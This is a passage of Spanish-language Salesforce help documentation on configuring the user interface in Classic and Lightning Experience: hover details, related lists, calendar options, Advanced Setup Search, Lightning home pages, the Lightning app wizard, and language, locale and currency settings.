El detalle de activación muestra una superposición interactiva que contiene detalles de registro. Los detalles aparecen cuando los usuarios pasan el ratón sobre un vínculo a ese registro en la lista Elementos recientes en la barra lateral o en un campo de búsqueda en una página de detalles de registro. Los usuarios pueden ver rápidamente información acerca de un registro antes de hacer clic para ver o modificar el registro. El formato de página en miniatura del registro determina si los campos están incluidos en los detalles de activación. Los usuarios no pueden personalizar qué campos aparecen. Esta opción se activa de forma predeterminada.

Nota: Para ver detalles emergentes de un registro, los usuarios necesitan el acceso de colaboración apropiado y el acceso de seguridad a nivel de campo para los campos en el formato de página en miniatura.

**Activación de vínculos de funciones activables en las listas relacionadas**

Los vínculos activables de la lista relacionada aparecen en la parte superior de la página de detalles de registro y de las páginas de detalles de objeto personalizado en Configuración. Los usuarios pueden pasar el ratón sobre un vínculo de lista relacionada para mostrar la lista y su número de registros en una superposición interactiva. Los usuarios ven y gestionan rápidamente los elementos de la lista relacionada desde la superposición. Los usuarios también pueden hacer clic en el vínculo emergente de la lista relacionada para saltar a la lista relacionada sin tener que descender por la página. Esta opción se activa de forma predeterminada.

**Activar la carga independiente de listas relacionadas**

Cuando está activada, los usuarios ven los detalles del registro principal de forma inmediata. A medida que se cargan los datos de la lista relacionada, los usuarios ven un indicador de progreso. La carga independiente puede mejorar el rendimiento de las páginas de detalles de registro para organizaciones con un gran número de listas relacionadas. Esta opción está desactivada de forma predeterminada. Las opciones para cargar listas relacionadas de forma separada no se aplican a páginas de Visualforce, el portal de autoservicio u otras páginas en las que no pueda controlar el formato.

**Activar la carga independiente de listas relacionada de objetos externos**

Cuando está activada, las listas relacionadas de objetos externos se cargan de forma separada de los detalles del registro principal y las listas relacionadas de objetos estándar y personalizados. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Puede llevar un tiempo recuperar los datos de un sistema externo, dependiendo de la latencia de la red y la disponibilidad del sistema externo. La opción `Activar la carga independiente de listas relacionada de objetos externos` está seleccionada de forma predeterminada. Las opciones para cargar listas relacionadas de forma separada no se aplican a páginas de Visualforce, el portal de autoservicio u otras páginas en las que no pueda controlar el formato.

**Activar modificación en línea**

La modificación en línea permite a los usuarios modificar rápidamente valores de campos directamente en la página de detalles del registro. Esta opción está activada de manera predeterminada y se aplica a todos los usuarios de su organización.

Nota: Esta opción no permite la modificación en línea de los perfiles. En Configuración, seleccione `Habilitar vistas de listas de perfiles mejoradas`.

**Activación de listas mejoradas**

Las listas mejoradas le ofrecen la capacidad de visualizar, personalizar y modificar rápidamente datos de las listas para aumentar su productividad diaria. Cuando se activa con el ajuste `Activar modificación en línea`, los usuarios también pueden modificar registros directamente desde la lista, sin tener que desplazarse de la página. Esta opción se activa de forma predeterminada.

Nota: Para activar listas mejoradas para perfiles en particular, seleccione `Activar vistas de lista de perfiles mejorada` bajo Configuración.

**Activar el Tema de la interfaz de usuario Salesforce Classic 2010**

Esta opción no está relacionada con Lightning Experience. En este caso, "Tema de la interfaz de usuario Salesforce Classic 2010" hace referencia a la versión más reciente de Salesforce Classic, que es la interfaz antecesora de Lightning Experience. La activación de esta opción activa el aspecto y comportamiento actualizados de Salesforce Classic. Su desactivación activa el tema de la interfaz de usuario Salesforce Classic 2005, la *interfaz clásica* de Salesforce.

PRECAUCIÓN: Algunas funciones, como Chatter, requieren el tema de la interfaz de usuario Salesforce Classic 2010. La desactivación de este tema desactiva Chatter automáticamente en Salesforce Classic y Lightning Experience.

Sólo los usuarios con navegadores compatibles verán el Tema de la interfaz de usuario Salesforce Classic 2010.

El Tema de la interfaz de usuario Salesforce Classic 2010 no es compatible con los portales o la ficha Consola.

**Activar Organizador de barra de ficha**

El Organizador de barra de ficha organiza las fichas en la barra de ficha principal para evitar el desplazamiento horizontal de la página. El Organizador determina de forma dinámica el número de fichas que se pueden mostrar en base a la anchura de la ventana del navegador. Pone las fichas que se salen del área visible del navegador en una lista desplegable.

Nota: Tenga en cuenta las siguientes limitaciones:

- El Organizador de barra de fichas no están disponibles en el portal de socios o el Portal de clientes.
- El Organizador de barra de fichas solo está disponible en el Tema de la interfaz de usuario Salesforce Classic 2010. Las organizaciones que utilizan el Tema de la interfaz de usuario Salesforce Classic 2005 pueden activar la función, pero no está disponible para usuarios hasta que el nuevo tema esté también activado.
- El Organizador de barra de fichas no está disponible en Internet Explorer 6.

**Activar vistas de lista de impresión**

Las vistas de lista de impresión permiten que los usuarios impriman fácilmente las vistas de lista. Si está activada, los usuarios pueden hacer clic en el vínculo **Vista de impresión** desde cualquier vista de lista para abrir una nueva ventana del navegador que muestre la vista de lista en un formato listo para su impresión. El vínculo se encuentra junto al vínculo **Ayuda sobre esta página** en la barra de título de color de la página.

**Activar corrector ortográfico en tareas y eventos**

Disponible en todas las ediciones. Activa el botón **Comprobar ortografía** cuando los usuarios crean o modifican tareas o eventos. El corrector ortográfico analiza el campo `Descripción` de los eventos y el campo `Comentarios` en las tareas.

**Activar personalización de las páginas de perfil de usuario de Chatter**

Permite que los administradores personalicen las fichas de la página de perfil de usuario de Chatter. Esto incluye agregar fichas personalizadas o eliminar fichas predeterminadas. Si está deshabilitado, los usuarios solo verán las fichas Noticias en tiempo real y Descripción general.

## Configuración de la barra lateral

**Activación de la barra lateral contraíble**

La barra lateral contraíble permite a los usuarios mostrar u ocultar la barra lateral en todas las páginas que suelan incluirla. Cuando se activa, la barra lateral contraíble está disponible para todos los usuarios de su organización, pero cada usuario puede elegir cómo mostrar la barra lateral. Los usuarios pueden dejar la barra lateral visible o contraerla para que solo se muestre cuando se necesite haciendo clic en el borde de la barra lateral contraída.

Nota: Los usuarios del centro de llamadas no ven las llamadas entrantes si contraen la barra lateral.

Consejo: Si su organización utiliza divisiones, le recomendamos que mantenga la barra lateral fija y visible para tener acceso siempre a la lista desplegable Divisiones.

**Visualización de los componentes personalizados de la barra lateral en todas las páginas**

Si cuenta con formatos de página de inicio personalizados que incluyen componentes en la barra lateral, esta opción hará que los componentes de la barra lateral estén disponibles en todas las páginas para todos los usuarios de la organización. Si sólo quiere que algunos usuarios puedan ver los componentes de la barra lateral, puede asignar a esos usuarios el permiso "Mostrar Personalizar barra lateral en todas las páginas".

## Configuración del calendario

**Activar vínculos activables de página de inicio para eventos**

Activa vínculos activables en la sección calendario de la ficha Inicio. En la ficha Inicio, los usuarios pueden pasar el ratón por encima del asunto de un evento para ver los detalles del evento en una superposición interactiva. Esta opción se activa de forma predeterminada. Esta casilla de verificación controla sólo la ficha Inicio; los vínculos de funciones activables están siempre disponibles en otras vistas de calendario.

Los campos disponibles en la superposición de modificación y detalles del evento se definen en un formato de página en miniatura.

Nota: Si crea eventos de todo el día, recomendamos agregar el campo `Evento de día completo` al formato de página en miniatura de eventos.

**Activar modificación de arrastrar y colocar en las vistas de calendario**

Activa el arrastre de eventos en usuario único en vistas de calendario diarias y semanales. Esta acción permite a los usuarios volver a planificar eventos sin dejar la página. Esta opción se activa de forma predeterminada.

Nota: Las vistas de calendario pueden cargarse más lentamente cuando esta casilla de verificación está marcada.

**Activar creación eventos con un solo clic en vistas de calendario**

Permite a los usuarios crear eventos en vistas de calendario diarias y mensuales haciendo doble clic en una división temporal específica e introduciendo detalles del evento en una superposición interactiva. Los campos disponibles en la superposición de modificación y detalles del evento se definen en un formato de página en miniatura.

Los eventos recurrentes y los eventos de varios usuarios no son compatibles con la creación de eventos con un solo clic en vistas de calendario.

**Activar programación de arrastrar y colocar en vistas de lista**

Permite que los usuarios creen eventos asociados con registros arrastrando los registros desde las vistas de lista a las vistas de calendario semanales e introduciendo detalles del evento en una superposición interactiva. Esta opción se desactiva de forma predeterminada. Los campos disponibles en la superposición de modificación y detalles del evento se definen en un formato de página en miniatura.

**Activación de vínculos de funciones activables para la lista Mis tareas**

Activa los vínculos de funciones activables de la sección Mis tareas de la ficha Inicio y en la vista de día de calendario. Esta opción se activa de forma predeterminada. Los usuarios pueden pasar el ratón por encima del asunto de una tarea para ver los detalles del evento en una superposición interactiva.

Su administrador puede configurar la información que se presenta en estas superposiciones.

## Configuración de ajustes

**Activar editor de formatos de páginas mejorado**

Cuando se activa, el editor de formatos de páginas mejorado sustituye la interfaz actual para modificar formatos de páginas por un editor WYSIWYG lleno de funciones que incluye varias mejoras.

**Habilitar vistas de listas de perfiles mejoradas**

Activa las vistas de lista mejoradas y modificación en línea en la página de lista de perfiles. Con la modificación en línea en vistas de lista de perfiles mejoradas, puede gestionar varios perfiles a la vez.

**Activar Interfaz de usuario de perfil mejorado**

Activa la Interfaz de usuario de perfil mejorado, que permite desplazarse, buscar y modificar fácilmente la configuración de un perfil concreto.

**Activar API de transmisión**
Activa la API de transmisión, que le permite recibir notificaciones sobre cambios en los datos que coincidan con una consulta SOQL que define, de una forma factible y segura. Este campo se selecciona de forma predeterminada. Si su edición de Salesforce tiene acceso de API y no ve esta casilla de verificación, póngase en contacto con Salesforce.

**Activar creación de canales de transmisión dinámicos**
Activa la creación de canales de transmisión dinámicos utilizando la función de transmisión genérica de la API de transmisión. Cuando se activa, los canales de transmisión dinámicos se obtienen de forma dinámica cuando se suscriben los clientes, si el canal aún no se ha creado. Este campo se selecciona de forma predeterminada. Si su edición de Salesforce tiene acceso de API y no ve la casilla de verificación, póngase en contacto con Salesforce.

**Activar Truncado de objeto personalizado**
Activa el truncado de objetos personalizados, que elimina permanentemente todos los registros de un objeto personalizado mientras mantiene intactos al objeto y su metadatos para su uso en un futuro.

**Active la interfaz de usuario de configuración mejorada**
Cuando se desactiva, los usuarios con Salesforce Classic acceden a su configuración personal desde el menú Configuración. Cuando se desactiva los usuarios con Salesforce Classic acceden a su configuración personal desde el menú Mi configuración, accesible desde el menú de nombre de usuario. El vínculo Configuración se desplaza del menú nombre de usuario al menú Aplicación de Force.com. Si cambia esta configuración, asegúrese de notificarlo a todos los usuarios en su organización.

**Activar búsqueda de configuración avanzada (beta)**
Cuando está habilitado, los usuarios pueden buscar páginas de configuración, perfiles personalizados, conjuntos de permisos, grupos públicos, funciones y usuarios desde la barra lateral en Configuración. Cuando está deshabilitado, los usuarios solo pueden buscar páginas de configuración.

Nota:

- Búsqueda de configuración avanzada está en versión beta, es calidad de producción pero tiene limitaciones conocidas.
- Algunos elementos que se pueden buscar (como conjuntos de permisos) no están disponibles en algunas ediciones. Los usuarios no pueden buscar elementos que no estén incluidos en su edición.

### Configuración avanzada

**Activar Combinación de correo ampliada**
Activa Combinación de correo ampliada para su organización. Cuando la haya seleccionado, el vínculo **Combinación de correo masivo** estará disponible en el área Herramientas de las páginas de inicio de cuentas, contactos y candidatos. Además, las combinaciones de correo único solicitadas desde la lista relacionada Historial de actividades de un registro se completan utilizando la función Combinación de correo ampliada.

Combinación de correo ampliada solo está disponible a petición. Póngase en contacto con el servicio de atención al cliente de Salesforce si está interesado en esta función.

## Configurar la interfaz de usuario en Salesforce Classic

La interfaz de usuario de configuración mejorada proporciona una experiencia simplificada para visualizar y gestionar tareas de configuración personales y administrativas.

Cuando se habilita la interfaz de usuario de configuración mejorada en una organización, puede que observe varias diferencias con respecto a la interfaz de usuario original.

- Al menú Configuración se accede desde el vínculo Configuración situado en la esquina superior derecha de cualquier página de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

- El menú Configuración está organizado en categorías basadas en objetivos: Administrar, Compilación, Implementación, Supervisar y Checkout
- La configuración personal, que todos los usuarios de Salesforce pueden modificar, está disponible desde un menú Mi configuración separado.

  Para acceder a Mi configuración, haga clic en su nombre en la esquina superior derecha de cualquier página de Salesforce y, a continuación, haga clic en **Mi configuración**. También puede acceder a Mi configuración desde su página de perfil de Chatter: en el panel derecho, haga clic en **Mi configuración**.

- La página de inicio de Mi configuración incluye vínculos rápidos para acceder fácilmente a las herramientas y tareas de configuración personal utilizadas con más frecuencia.

**Importante:** Cuando está habilitada, la interfaz de usuario de configuración mejorada se activa para todos los usuarios de una organización. Asegúrese de notificar a su organización antes de habilitar o deshabilitar este ajuste.

Para activar la interfaz de usuario de configuración mejorada, desde Configuración, introduzca `Interfaz de usuario` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Interfaz de usuario** y a continuación seleccione **Activar interfaz de usuario de configuración mejorada**.

**Nota:** La interfaz de usuario de configuración mejorada:

- No es compaible en Internet Explorer 6
- Solo está disponible cuando el nuevo tema de la interfaz de usuario está activado.

### Configuración de búsqueda con Búsqueda de configuración avanzada (Beta)

Con Búsqueda de configuración avanzada, los usuarios pueden buscar varios tipos de elementos en Configuración, incluyendo elementos de aprobación, campos y objetos personalizados, perfiles personalizados, conjuntos de permisos, elementos de flujo de trabajo, usuarios, etc.

### CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

Buscar Configuración

## Configuración de búsqueda con Búsqueda de configuración avanzada (Beta)

Con Búsqueda de configuración avanzada, los usuarios pueden buscar varios tipos de elementos en Configuración, incluyendo elementos de aprobación, campos y objetos personalizados, perfiles personalizados, conjuntos de permisos, elementos de flujo de trabajo, usuarios, etc.

Nota: La búsqueda de configuración avanzada es una versión beta. Tiene calidad para la producción, pero también tiene limitaciones conocidas.

Para utilizar Búsqueda de configuración avanzada, asegúrese de que la configuración de la interfaz de usuario Búsqueda de configuración avanzada está activada. En Configuración, introduzca *Interfaz de usuario* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Interfaz de usuario** y desplácese a `Activar búsqueda de configuración avanzada (beta)`. Si Búsqueda de configuración avanzada está desactivada, el cuadro de búsqueda Configuración solo devuelve los títulos de páginas en el menú Configuración, no elementos individuales que ha podido crear o modificar en Configuración.

La Búsqueda de configuración avanzada tiene distintos usos, lo que le permite utilizarla de diferentes formas.

- Para buscar páginas de Configuración, escriba parte o todo el nombre de la página Configuración en el cuadro Búsqueda de configuración. Cuando escriba en este cuadro verá de inmediato las páginas de Configuración cuyos nombres coinciden con lo que está escribiendo. Haga clic en el nombre de la página para abrirla.
- Para buscar metadatos de Configuración, introduzca al menos dos caracteres consecutivos del elemento que desea y haga clic en o pulse Intro. En la página Resultados de búsqueda de configuración que aparece, seleccione el elemento que desea de la lista.

Nota: Algunos elementos que se pueden buscar (como conjuntos de permisos) no están disponibles en algunas ediciones. Los usuarios no pueden buscar elementos que no estén incluidos en su edición.

Ejemplo: Por ejemplo, digamos que desea ver todos los paquetes instalados en su organización. Introduzca *inst*. A medida que escribe las letras el menú Configuración se contrae para incluir los menús y las páginas que coinciden con sus términos de búsqueda. Verá rápidamente el vínculo a la página que desea (**Paquetes instalados**).

Luego, quizás desee cambiar la contraseña de uno de sus usuarios, María González. Introduzca *Gonz* y haga clic en . En la página Resultados de búsqueda de configuración, haga clic en María González para ir directamente a su página de detalles de usuario.

### Configuración de páginas de resultados de búsqueda (Beta)

La página Configuración de resultados de búsqueda muestra varios tipos de elementos en Configuración que coinciden con sus términos de búsqueda, incluyendo elementos de aprobación, campos y objetos personalizados, perfiles personalizados, conjuntos de permisos, elementos de flujo de trabajo, usuarios, etc.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar la búsqueda de configuración avanzada:
- "Personalizar aplicación"

Para buscar Configuración:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Configuración de páginas de resultados de búsqueda (Beta)

### Configuración de páginas de resultados de búsqueda (Beta)

La página Configuración de resultados de búsqueda muestra varios tipos de elementos en Configuración que coinciden con sus términos de búsqueda, incluyendo elementos de aprobación, campos y objetos personalizados, perfiles personalizados, conjuntos de permisos, elementos de flujo de trabajo, usuarios, etc.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: La búsqueda de configuración avanzada es una versión beta. Tiene calidad para la producción, pero también tiene limitaciones conocidas.

En la página Resultados de configuración avanzada:

- El panel izquierdo muestra cada categoría con el número de resultados entre paréntesis.
  - Haga clic en cualquier categoría para ver solo los resultados de la categoría.
  - Si ha filtrado sus resultados por categoría, haga clic en **Todos los resultados** para mostrar todos los resultados de búsqueda.
- Haga clic en el nombre de un resultado para abrirlo o en **Modificar**.
- Utilice el cuadro de búsqueda de la parte superior de la página para volver a buscar Configuración.

Nota: Los términos de búsqueda que coinciden con el nombre o apodo de comunidad de un usuario (campo `Apodo` de la página de detalles de usuario) devuelven resultados que indican solamente el nombre del usuario. Si el apodo no coincide con el nombre de usuario, es posible que el resultado no sea obvio. Por ejemplo, si la usuaria Margaret Smith tiene el apodo Peggy, la búsqueda de *`peg`* devuelve Margaret Smith.

Consejo: Cuando visualice resultados de búsqueda de configuración, marque la página de resultados en u navegador Web para realizar fácilmente la misma búsqueda en otro momento. Por ejemplo, si suele buscar "smit", puede marcar la página de resultados para volver a realizar la búsqueda. La URL para este marcador será algo como `https://`*`MyCompany`*`.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=smit`.

CONSULTE TAMBIÉN

Configuración de búsqueda con Búsqueda de configuración avanzada (Beta)

## Configurar la página de inicio de Lightning Experience

Proporcione a sus usuarios todo lo que necesitan para gestionar su día desde la página Inicio en Lightning Experience. Sus representantes de ventas pueden ver su resumen de rendimiento trimestral y obtener importantes actualizaciones en oportunidades y tareas importantes. También puede personalizar la página para diferentes tipos de usuarios y asignar páginas personalizadas para diferentes perfiles.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cree y modifique nuevas páginas Inicio desde Lightning App Builder. En Configuración, introduzca *`Lightning App Builder`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Lightning App Builder**. Haga clic en **Nuevo** para crear una página de inicio Lightning o modificar una página existente.

Ahora puede acceder al Lightning App Builder directamente desde la página de inicio. Haga clic en y seleccione **Modificar página** para crear una copia de la página Inicio actual para modificar.

Establecer una nueva página de inicio predeterminada

Establezca un nueva página de inicio predeterminada para aflorar la información que es más relevante para sus usuarios. Todos los usuarios ven la página Inicio predeterminada a menos que tengan perfiles asignados a otra página Inicio.

Asignar páginas de inicio predeterminadas a perfiles específicos

Asigne páginas a diferentes perfiles para otorgar a sus usuarios el acceso a una página Inicio perfecta para su función.

Permisos y configuraciones de inicio de Lightning Experience

Otorgue a sus usuarios el acceso a detalles de oportunidad y otros permisos de modo que puedan obtener el máximo provecho de la página Inicio.

Personalizar aplicaciones Lightning

Con aplicaciones en Lightning Experience, los miembros de su organización pueden trabajar con mayor eficiencia cambiando fácilmente entre aplicaciones. Los usuarios pueden abrir aplicaciones que creó desde el Iniciador de aplicación. ¿Qué es lo más importante para un representante de ventas? Las cuentas, los eventos y las organizaciones. ¿Y para los gerentes de ventas? Los informes y los paneles son su prioridad.

# Establecer una nueva página de inicio predeterminada

Establezca un nueva página de inicio predeterminada para aflorar la información que es más relevante para sus usuarios. Todos los usuarios ven la página Inicio predeterminada a menos que tengan perfiles asignados a otra página Inicio.

Puede establecer la página Inicio predeterminada en dos lugares.

- Lightning App Builder: En Configuración, introduzca *`Lightning App Builder`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Lightning App Builder**.

  Después de guardar una página, haga clic en **Activar** desde el cuadro de diálogo Página guardada, o haga clic en **Activación** más adelante.

- Inicio en Configuración: En Configuración, introduzca *`Inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Inicio**.

  Haga clic en **Establecer página predeterminada** y seleccione una página. Para restaurar la página Inicio estándar, seleccione Valor predeterminado del sistema.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en Lightning App Builder.

- "Personalizar aplicación"

Para ver páginas Lightning en Lightning App Builder.

- "Ver parámetros y configuración"

## Asignar páginas de inicio predeterminadas a perfiles específicos

Asigne páginas a diferentes perfiles para otorgar a sus usuarios el acceso a una página Inicio perfecta para su función.

Puede establecer asignaciones de página por perfil en dos lugares. Puede utilizar Lightning App Builder para asignar perfiles a una única página de inicio, pero Configuración ofrece más control sobre las asignaciones de páginas.

- Lightning App Builder: En Configuración, introduzca *Lightning App Builder* en el cuadro Búsqueda rápida y, a continuación, seleccione **Lightning App Builder**.

  Tras guardar una página, haga clic en **Activar** desde el cuadro de diálogo Página guardada, o haga clic en **Activación** y seleccione Asigne esta página de inicio a perfiles específicos.

- Inicio en Configuración: En Configuración, introduzca *Inicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Inicio**.

  Haga clic en **Establecer asignaciones de página** o haga clic en junto a un perfil y seleccione **Cambiar asignación**.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en Lightning App Builder.
- "Personalizar aplicación"

Para ver páginas Lightning en Lightning App Builder.
- "Ver parámetros y configuración"

## Permisos y configuraciones de inicio de Lightning Experience

Otorgue a sus usuarios el acceso a detalles de oportunidad y otros permisos de modo que puedan obtener el máximo provecho de la página Inicio.

Para obtener información acerca de agregar noticias a la página Inicio, consulte "Configuración de cuenta" en la Ayuda de Salesforce.

Próximos eventos muestra las cinco siguientes reuniones programadas para hoy. Tareas del día muestra las cinco próximas tareas que vencen hoy.

El gráfico de rendimiento y Acuerdos principales muestran información de oportunidades acerca del equipo de ventas de un representante si tienen un equipo asociado. De lo contrario, el gráfico muestra oportunidades propiedad del representante.

Para cumplimentar el gráfico de rendimiento, Acuerdos principales y el Asistente, los usuarios deben tener:

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 1: Permisos necesarios para funciones de Inicio**

| Permiso o configuración | Gráfico de rendimiento | Acuerdos principales | Asistente |
|---|---|---|---|
| Acceso de lectura al objeto Oportunidad y acceso de colaboración a oportunidades relevantes | ✓ | ✓ | ✓ |
| Acceso de lectura al campo Importe del objeto Oportunidad | ✓ | ✓ | |

| Permiso o configuración | Gráfico de rendimiento | Acuerdos principales | Asistente |
|---|---|---|---|
| Acceso de lectura al campo Probabilidad del objeto Oportunidad | ✓ | | |
| Se ha activado el permiso de usuario "Ejecutar informes" para los usuarios | ✓ | | |
| Oportunidades cerradas u oportunidades abiertas con una probabilidad por encima del 70% durante el trimestre fiscal actual | ✓ | | |
| Acceso de lectura al objeto Candidato | | | ✓ |

CONSULTE TAMBIÉN

- Configuración de cuenta
- Gráfico de rendimiento
- El Asistente

## Personalizar aplicaciones Lightning

Con aplicaciones en Lightning Experience, los miembros de su organización pueden trabajar con mayor eficiencia cambiando fácilmente entre aplicaciones. Los usuarios pueden abrir aplicaciones que creó desde el Iniciador de aplicación. ¿Qué es lo más importante para un representante de ventas? Las cuentas, los eventos y las organizaciones. ¿Y para los gerentes de ventas? Los informes y los paneles son su prioridad.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Elementos del menú de navegación de Lightning Experience

La mayoría de los elementos que aparecen en el Iniciador de aplicación pueden aparecer en un menú de navegación. Para agregar elementos a menús de navegación, los administradores utilizan un asistente que les permite seleccionar en una lista de elementos disponibles.

### Crear una aplicación Lightning con el asistente de aplicaciones Lightning

El asistente de aplicaciones Lightning facilita la tarea de crear aplicaciones personalizados. En unos sencillos pasos, asigna un nombre y una marca a su aplicación, decide qué elementos incluir en ella y luego la asigna a sus perfiles de usuarios.

## Elementos del menú de navegación de Lightning Experience

La mayoría de los elementos que aparecen en el Iniciador de aplicación pueden aparecer en un menú de navegación. Para agregar elementos a menús de navegación, los administradores utilizan un asistente que les permite seleccionar en una lista de elementos disponibles.

La lista de elementos disponibles contiene únicamente esos elementos de su organización que pueden incluirse en menús de navegación, que pueden ser:

- La mayoría de los objetos estándar, incluyendo Inicio, las noticias en tiempo real principales de Chatter, Grupos y Personas
- Los objetos y aplicaciones personalizados de su organización
- Fichas de Visualforce
- Fichas de componentes Lightning
- Aplicaciones de lienzo a través de fichas de Visualforce
- Fichas Web

Nota: No puede agregar aplicaciones conectadas como Gmail™ y Microsoft Office 365™ o páginas Lightning a los menús de navegación. Los usuarios pueden seguir accediendo a estos desde el Iniciador de aplicación.

Una limitación vigente en el asistente del menú de navegación afecta a organizaciones de gran tamaño. Esta limitación evita que los administradores vean más de las primeras 2.000 fichas (alfabéticamente) en la lista de elementos disponibles. Este problema se ha corregido en la próxima versión de Salesforce. Como solución, si no se puede agregar una ficha a un menú de navegación, el usuario siempre puede encontrarla en el Iniciador de aplicación.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver menús de navegación:
- "Ver parámetros y configuración"

Para crear menús de navegación:
- "Personalizar aplicación"

## Crear una aplicación Lightning con el asistente de aplicaciones Lightning

El asistente de aplicaciones Lightning facilita la tarea de crear aplicaciones personalizados. En unos sencillos pasos, asigna un nombre y una marca a su aplicación, decide qué elementos incluir en ella y luego la asigna a sus perfiles de usuarios.

1. En Configuración, introduzca *Gestor de aplicación* en el cuadro `Búsqueda rápida` y, a continuación haga clic **Gestor de aplicación**.
2. Haga clic en **Nueva aplicación Lightning**.
3. Introduzca un `Nombre de aplicación`, `Nombre de desarrollador` y `Descripción` para su nueva aplicación. El `Nombre de aplicación` y `Descripción` son visibles para usuarios finales en su organización, por lo que asegúrese de que incluyen información significativa.
4. Cargue una imagen y seleccione un color.
   La **Vista previa del Iniciador de aplicación** le muestra el aspecto que tendrá la aplicación en el Iniciador de aplicación.
5. Haga clic en **Siguiente**.
6. Si su organización utiliza funciones de utilidad, puede activar una barra de utilidad en su aplicación que permita el acceso instantáneo a herramientas de productividad, como voz integrada, en el pie de Lightning Experience. Seleccione **Agregar opciones** y haga clic en **Siguiente**.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver menús de navegación:
- "Ver parámetros y configuración"

Para crear menús de navegación:
- "Personalizar aplicación"

7. Seleccione elementos para la aplicación haciendo clic en ellos en los **Elementos disponibles** y agregándolos a la columna **Elementos seleccionados** utilizando las flechas.
8. Vuelva a ordenar los elementos en la columna **Elementos seleccionados** con la flechas hacia arriba y hacia abajo. Haga clic en **Siguiente**.
9. Seleccione loso perfiles de usuario que pueden acceder a su aplicación agregándolos a la columna **Perfiles seleccionados**.
10. Haga clic en **Guardar y finalizar**.

Eso es todo. Creó una aplicación Lightning.

CONSULTE TAMBIÉN

Elementos del menú de navegación de Lightning Experience

# Seleccionar su idioma, configuración regional y divisa

La configuración de Salesforce de idioma, configuración regional, zona horaria y divisa puede afectar a la visualización de los objetos, como Cuentas, Candidatos u Oportunidades.

En una organización de divisa única, los administradores de Salesforce establecen la configuración regional de divisa, el idioma predeterminado, la configuración regional predeterminada y la zona horaria predeterminada para sus organizaciones. Los usuarios pueden establecer su idioma, configuración regional y zona horaria individuales en sus páginas de configuración personales.

En una organización de múltiples divisas, los administradores de Salesforce establecen la divisa, el idioma predeterminado, la configuración regional predeterminada y la zona horaria predeterminada corporativos para sus organizaciones. Los usuarios pueden establecer su divisa, idioma, configuración regional y zona horaria individuales en sus páginas de configuración personales.

Nota: Las organizaciones de un único idioma no pueden cambiar de idioma, aunque puedan cambiar su configuración regional.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Quién puede modificar la configuración |
|---|---|
| Divisa | Usuario en una organización de varias divisas |
| Divisa de la empresa | Administrador en una organización de varias divisas |
| Configuración regional de divisa | Administrador en una organización de divisa única |
| Código ISO de divisa predeterminada | No se puede modificar |
| Idioma predeterminado | Administrador |
| Configuración regional predeterminada | Administrador |
| Zona horaria predeterminada | Administrador |
| Divisa de información | No se puede modificar |
| Idioma | Usuario |
| Configuración regional | Usuario |
| Zona horaria | Usuario |

Descripción general de la configuración de idioma

Configuraciones regionales admitidas

La configuración local de Salesforce determina los formatos de presentación para la fecha y hora, los nombres de usuario, las direcciones y las comas y puntos en números. En el caso de las organizaciones de divisa única, los nombres de configuración regional también establecen la divisa predeterminada para la organización cuando se seleccionan en la lista de selección `Configuración regional de divisa` de la página Información de la empresa.

Zonas horarias admitidas

Establecer su divisa personal o de toda la organización

Si tiene una organización de divisa única, puede establecer la divisa predeterminada para su organización. Las organizaciones de varias divisas no tienen una divisa predeterminada. En su lugar, cambie la divisa de su empresa p si divisa personal.

Modificar tipos de cambio

Puede gestionar tipos de cambio estáticos entre sus divisas activas e inactivas y la divisa de la compañía modificando los tipos de cambio. Estos tipos de cambio se aplican a todos los campos de divisa utilizados en su organización. Además de estos tipos de cambio, algunas organizaciones utilizan tipos de cambio con fecha para oportunidades y productos de oportunidad.

Divisas admitidas

CONSULTE TAMBIÉN

Descripción general de la configuración de idioma

Divisas admitidas

¿Qué idiomas admite Salesforce?

Configuraciones regionales admitidas

Zonas horarias admitidas

Establecer su divisa personal o de toda la organización

## Descripción general de la configuración de idioma

La interfaz de usuario Web de Salesforce, Salesforce for Outlook, Connect Offline y Connect for Office están disponibles en múltiples idiomas.

La interfaz de usuario Web de Salesforce tiene dos ajustes de idioma:

